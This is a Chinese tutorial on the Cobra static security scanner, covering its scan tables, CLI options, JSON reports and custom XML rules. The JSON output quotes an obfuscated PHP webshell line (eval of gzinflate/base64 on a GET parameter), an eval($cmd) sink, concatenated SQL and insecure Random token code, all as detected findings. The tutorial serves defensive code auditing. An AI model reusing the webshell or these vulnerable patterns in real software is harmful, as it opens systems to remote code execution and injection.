| 1 | 190001 | Logger敏感信息          | L-02  | /v.java:4 | log.debug('username: admin password: admin');       |
| 2 | 110005 | 允许任意证书（CWE-295） | M-05  | /v.java:40 | public X509Certificate[] getAcceptedIssuers()      |
| 3 | 355002 | ECB加密模式             | L-02  | /v.java:19 | Cipher c = Cipher.getInstance("AES/ECB/NoPaddi     |
| 4 | 110003 | 硬编码HTTP地址          | L-02  | /v.java:53 | String url2 = "http://www.mogujie.com"             |
| 5 | 140002 | 输出入参可能导致XSS     | M-04  | /v.java:46 | out.println(request.getParameter("test"))          |
| 6 | 160001 | 拼接SQL注入             | H-08  | /v.java:49 | String hql = "select max(detailLineNo) from TWmsSo |
| 7 | 200001 | 不安全的随机数          | L-02  | /v.java:8 | Random r = new Random();                            |
| 8 | 190002 | 打印堆栈信息            | L-02  | /v.java:24 | printStackTrace();                                 |
| 9 | 355001 | DES加密模式             | L-02  | /v.java:14 | Cipher c = Cipher.getInstance("DESede/CBC/PKCS     |
+---+--------+-------------------------+-------+-----------+-----------------------------------------------------+
```

使用 -f 与 -o 选项输出扫描结果

```
python3 cobra.py -t tests/vulnerabilities -f json -o /tmp/report2.json

# 使用 -r 可指定规则
python3 cobra.py -t tests/vulnerabilities -r cvi-190001,cvi-190002
```

可以看到`json`格式的输出结果


```
⊞Object{...},
⊞Object{...},
⊞Object{...},
⊞Object{...},
⊞Object{...},
⊟{
    "analysis":"REGEX-ONLY-MATCH(正则仅匹配+无修复规则)",
    "code_content":"$func=@create_function('$x','ev'.'al'.'(gz'.'inf'.'late'.'(bas'.'e64'._de'.'co'.'de($x)));'); $func($_GET['func']);",
    "commit_author":"Unknown",
    "commit_time":"Unknown",
    "file_path":"/v.php",
    "id":"360012",
    "language":"php",
    "level":"7",
    "line_number":"177",
    "match_result":null,
    "rule_name":"webshell12",
    "solution":"## 安全风险\n        代码中存在webshell\n\n        [webshell样例]
(https://github.com/tennc/webshell/blob/4ca96011884b892ec15de130f76eb2a047b77493/php/b374k/b374k-2.4.poly.php)\n\n        ## 修复方案\n        删除"
},
⊟{
    "analysis":"FUNCTION-PARAM-CONTROLLABLE(函数入参可控)",
    "code_content":"eval($cmd);",
    "commit_author":"Unknown",
    "commit_time":"Unknown",
```

自定义规则

先复制出一个规则模版

```
cp CVI-140002.xml CVI-1400022.xml
```

CVI-1400022.xml 规则文件

使用正则表达式匹配 `select from` 语句中有 `+` 拼接的行

```
<?xml version="1.0" encoding="UTF-8"?>
<cobra document="https://github.com/WhaleShark-Team/cobra">
    <name value="输出入参可能导致XSS"/>
    <language value="java"/>
    <match mode="regex-only-match"><![CDATA[select.*from.*\+.*]]></match>
    <level value="4"/>
    <solution>
        ## 安全风险
        查找select sql 语句

        ## 修复方案
        参数化查询
    </solution>
    <test>
        <case assert="true"><![CDATA[select user from users where id = 1]]></case>
    </test>
    <status value="on"/>
    <author name="Mage" email="mageu@magedu.cn"/>
</cobra>
```

正则表达式教程

扫描结果

```
[root@VM-0-4-centos cobra]# python3 cobra.py -t tests/vulnerabilities/v.java -r cvi-1400022
[18:52:59] [INFO] [REPORT] Report URL: ?sid=a6e97fjja7iy
[18:52:59] [INFO] [CLI] Target directory: /root/cobra/tests/vulnerabilities/v.java
[18:52:59] [INFO] [DETECTION] [FRAMEWORK] Unknown Framework
[18:52:59] [INFO] [CLI] [STATISTIC] Language: java Framework: Unknown Framework
[18:52:59] [INFO] [CLI] [STATISTIC] Files: 1, Extensions:1, Consume: 0.0
[18:52:59] [INFO] [CLI] [SPECIAL-RULE] only scan used by cvi-1400022.xml
[18:52:59] [INFO] [PUSH] 1 Rules
[18:52:59] [INFO] [SCAN] Trigger Rules/Not Trigger Rules/Off Rules: 1/0/0 Vulnerabilities (1)
+---+--------+--------------------+-------+------------+-----------------------------------------------------+
| # | CVI    | Rule               | Level | Target     | Source Code Content                                 |
+---+--------+--------------------+-------+------------+-----------------------------------------------------+
| 1 | 140002 | 输出入参可能导致XSS | M-04  | /v.java:49 | String hql = "select max(detailLineNo) from TWmsSo |
+---+--------+--------------------+-------+------------+-----------------------------------------------------+
[18:52:59] [INFO] [INIT] Done! Consume Time:0.11627554893493652s
```

json文件

```
{
```

```
    "s6e97fel57zb":{
        "extension":1,
        "file":1,
        "framework":"Unknown Framework",
        "language":"java",
        "push_rules":1,
        "target_directory":"/root/cobra/tests/vulnerabilities",
        "trigger_rules":1,
        "vulnerabilities":[
            {
                "analysis":"REGEX-ONLY-MATCH(正则仅匹配+无修复规则)",
                "code_content":"String hql = \"select max(detailLineNo) from
TWmsSoreturnAsnDetailEntity where isDel = 0 and asnId=\"+headId;",
                "commit_author":"Unknown",
                "commit_time":"Unknown",
                "file_path":"/v.java",
                "id":"140002",
                "language":"java",
                "level":"4",
                "line_number":"49",
                "match_result":null,
                "rule_name":"输出入参可能导致XSS",
                "solution":"## 安全风险\n        输出入参会导致XSS\n\n        ## 修复方案\n
      使用Begis对参数进行过滤后再输出"
            }
         ],
        "target":"tests/vulnerabilities/v.java"
    }
}
```



```
"s6e97fel57zb":{
    "extension":1,
    "file":1,
    "framework":"Unknown Framework",
    "language":"java",
    "push_rules":1,
    "target_directory":"/root/cobra/tests/vulnerabilities",
    "trigger_rules":1,
    "vulnerabilities":[
        {
            "analysis":"REGEX-ONLY-MATCH(正则仅匹配+无修复规则)",
            "code_content":"String hql = \"select max(detailLineNo) from TWmsSoreturnAsnDetailEntity where isDel = 0 and asnId=\"+headId;",
            "commit_author":"Unknown",
            "commit_time":"Unknown",
            "file_path":"/v.java",
            "id":"140002",
            "language":"java",
            "level":"4",
            "line_number":"49",
            "match_result":null,
            "rule_name":"输出入参可能导致XSS",
            "solution":"## 安全风险\n        输出入参会导致XSS\n\n        ## 修复方案\n        使用Begis对参数进行过滤后再输出"
        }
    ],
    "target":"tests/vulnerabilities/v.java"
```

多匹配条件规则分析

查看CVI-200001.xml 规则文件

```
<?xml version="1.0" encoding="UTF-8"?>

<cobra document="https://github.com/WhaleShark-Team/cobra">
    <name value="不安全的随机数"/>
    <language value="java"/>
    <match mode="regex-only-match"><![CDATA[new Random\s*\(|Random\.next]]></match>
    <match2 block="in-file-up"><![CDATA[((java|scala)\.util\.Random)]]></match2>
    <level value="2"/>
```

查看第一条规则,使用 `match` 标签， `mode`为`regex-only-match`，意为使用正则匹配

`<match mode="regex-only-match"><![CDATA[new Random\s*\(|Random\.next]]></match>`

查看第二条规则`match2`， `block`为`in-file-up`,意为第二条规则匹配第一条规则所在文件行以上的内容

可匹配的Java代码为

```
import java.util.Random;

// CVI-200001
String generateSecretToken() {
    Random r = new Random();
    return Long.toHexString(r.nextLong());
}
```